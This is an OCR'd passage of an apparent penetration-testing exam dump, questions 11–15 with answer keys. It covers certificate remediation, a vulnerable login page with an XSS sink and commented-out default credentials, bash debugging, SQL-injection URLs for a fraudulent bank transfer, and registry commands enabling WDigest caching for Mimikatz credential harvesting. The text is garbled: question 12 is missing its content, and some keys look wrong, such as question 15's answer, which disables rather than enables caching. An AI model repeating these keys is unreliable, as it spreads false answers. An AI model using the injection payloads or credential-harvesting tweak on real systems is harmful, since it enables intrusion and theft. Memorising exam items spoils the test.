
</body>
</html>

Name	Value	Domain	Path	Expires /...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcxktse2ewvqw44bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59			
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32			
__utmc	36104370	comptia.o...	/	Session	14			
__utmt	1	comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6fff51c.1508266964.1.1508268019.1508266964.81f04f7...	comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	comptia.o...	/	2017-10-1...	13			




Secure System
https://comptia.org/login.aspx#remediatecert
Certificate
General
Details
Certification Path
Show:
<All>
Field
Value
Version
V3
Serial number
11 0d 3e 9c c9 e3 89 d2 0a 6e...
Signature algorithm
sha256RSA
Signature hash algorithm
sha256
Issuer
RapidSSL SHA256 CA, GeoTru...
Valid from
Monday, July 18, 2016 7:00:0...
Valid to
Friday, July 19, 2018 6:59:59...
Subject
*comptia.com
Edit Properties...
Copy to File...
Learn more about certificate details
OK
Drag and Drop Options
Remove certificate from server
Generate a Certificate Signing Request
Submit CSR to the CA
Install re-issued certificate on the server
Step 1
Step 2
Step 3
Step 4


Secure System
https://comptia.org/login.aspx#remediatecert
Certificate
General
Details
Certification Path
Certification path
GeoTrust Global CA
RapidSSL SHA256 CA
*.comptia.org
View Certificate
Certificate status:
The certificate is expired!
Learn more about certification paths
OK
Drag and Drop Options
Remove certificate from server
Generate a Certificate Signing Request
Submit CSR to the CA
Install re-issued certificate on the server
Step 1
Step 2
Step 3
Step 4


Secure System
https://comptia.org/login.aspx#remediatesource
1 <html>
2 <head>
3 <title>Secure Login</title>
4 </head>
5 <body>
6 <meta
7 content=
"c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1a
WJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGI1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGL1Y3Z
2ZJqbGFzZWJmaxXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==
"name="csrf-token"/>
10 <select><script>
11 document.write('<OPTION value=1>'+document.location.href.substring(document.location.href.indexOf("f=")
+16)+"</OPTION>");
12 </script></select>
13
14 <form action= "<c:url value= "main.do'/>" method= "post">
15
16
Comptia Secure System Login
17
18
19 Name
20 <input style= "width:150px," type= "text" name= "name" id= "name" value="">
21 <I – input style= "width:150px," type= "text" name= "name" id= "name" value= "admin" – –>
22
23 Password: <input style= "width:150px," type= "password" name=
"Password" id= "password" value="">
24 <I – div> Password: <input style= "width:150px," type=password"
name= "Password" id= "password" value = "password" —>
25
26 <input type= "submit" value= "Login"></form>
27
28 </body>
29 </html>

ANSWER: See explanation below.

Explanation:

Step 1 - Generate a Certificate Signing Request

Step 2 - Submit CSR to the CA

Step 3 - Install re-issued certificate on the server

Step 4 - Remove Certificate from Server

QUESTION NO: 12 - (DRAG DROP)

DRAG DROP

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

#!/usr/bin/python s = “Administrator”

The tester suspects it is an issue with string slicing and manipulation. Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment. Options may be used once or not at all.

Select and Place:

ANSWER:

Explanation:

QUESTION NO: 13

A penetration tester is checking a script to determine why some basic math errors are persisting. The expected result was the program outputting “True”.

```
root:~# cat ./test.sh
#!/bin/bash
source=10
let dest=5+5

if [ 'source' = 'dest' ]; then
    echo "True"
else
    echo "False"
fi
#End of File

root:~# ./test.sh
False
```

Given the output from the console above, which of the following explains how to correct the errors in the script? (Choose two.)

A. Change 'fi' to 'EndIf'.

B. Remove the 'let' in front of 'dest=5+5'.

C. Change the '=' to '-eq'.

D. Change 'source' and 'dest' to "$source" and "$dest".

E. Change 'else' to 'elif'.

ANSWER: B D

QUESTION NO: 14

Joe, an attacker, intends to transfer funds discreetly from a victim's account to his own. Which of the following URLs can he use to accomplish this attack?

A. https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846¬ify=False&creditaccount='OR 1=1 AND select username from testbank.custinfo where username like 'Joe'−&amount=200

B. https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846¬ify=False&creditaccount='OR 1=1 AND select username from testbank.custinfo where username like 'Joe' &amount=200

C. https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846¬ify=True&creditaccount='OR 1=1 AND select username from testbank.custinfo where username like 'Joe' −&amount=200

D. https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846¬ify=True&creditaccount='AND 1=1 AND select username from testbank.custinfo where username like 'Joe' −&amount=200

ANSWER: B

QUESTION NO: 15

During a penetration test, a tester runs a phishing campaign and receives a shell from an internal PC running Windows 10 OS. The tester wants to perform credential harvesting with Mimikatz.

Which of the following registry changes would allow for credential caching in memory?

A. reg add HKLM\System\ControlSet002\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 0

B. reg add HKCU\System\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 1

C. reg add HKLM\Software\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 1

D. reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 1

ANSWER: A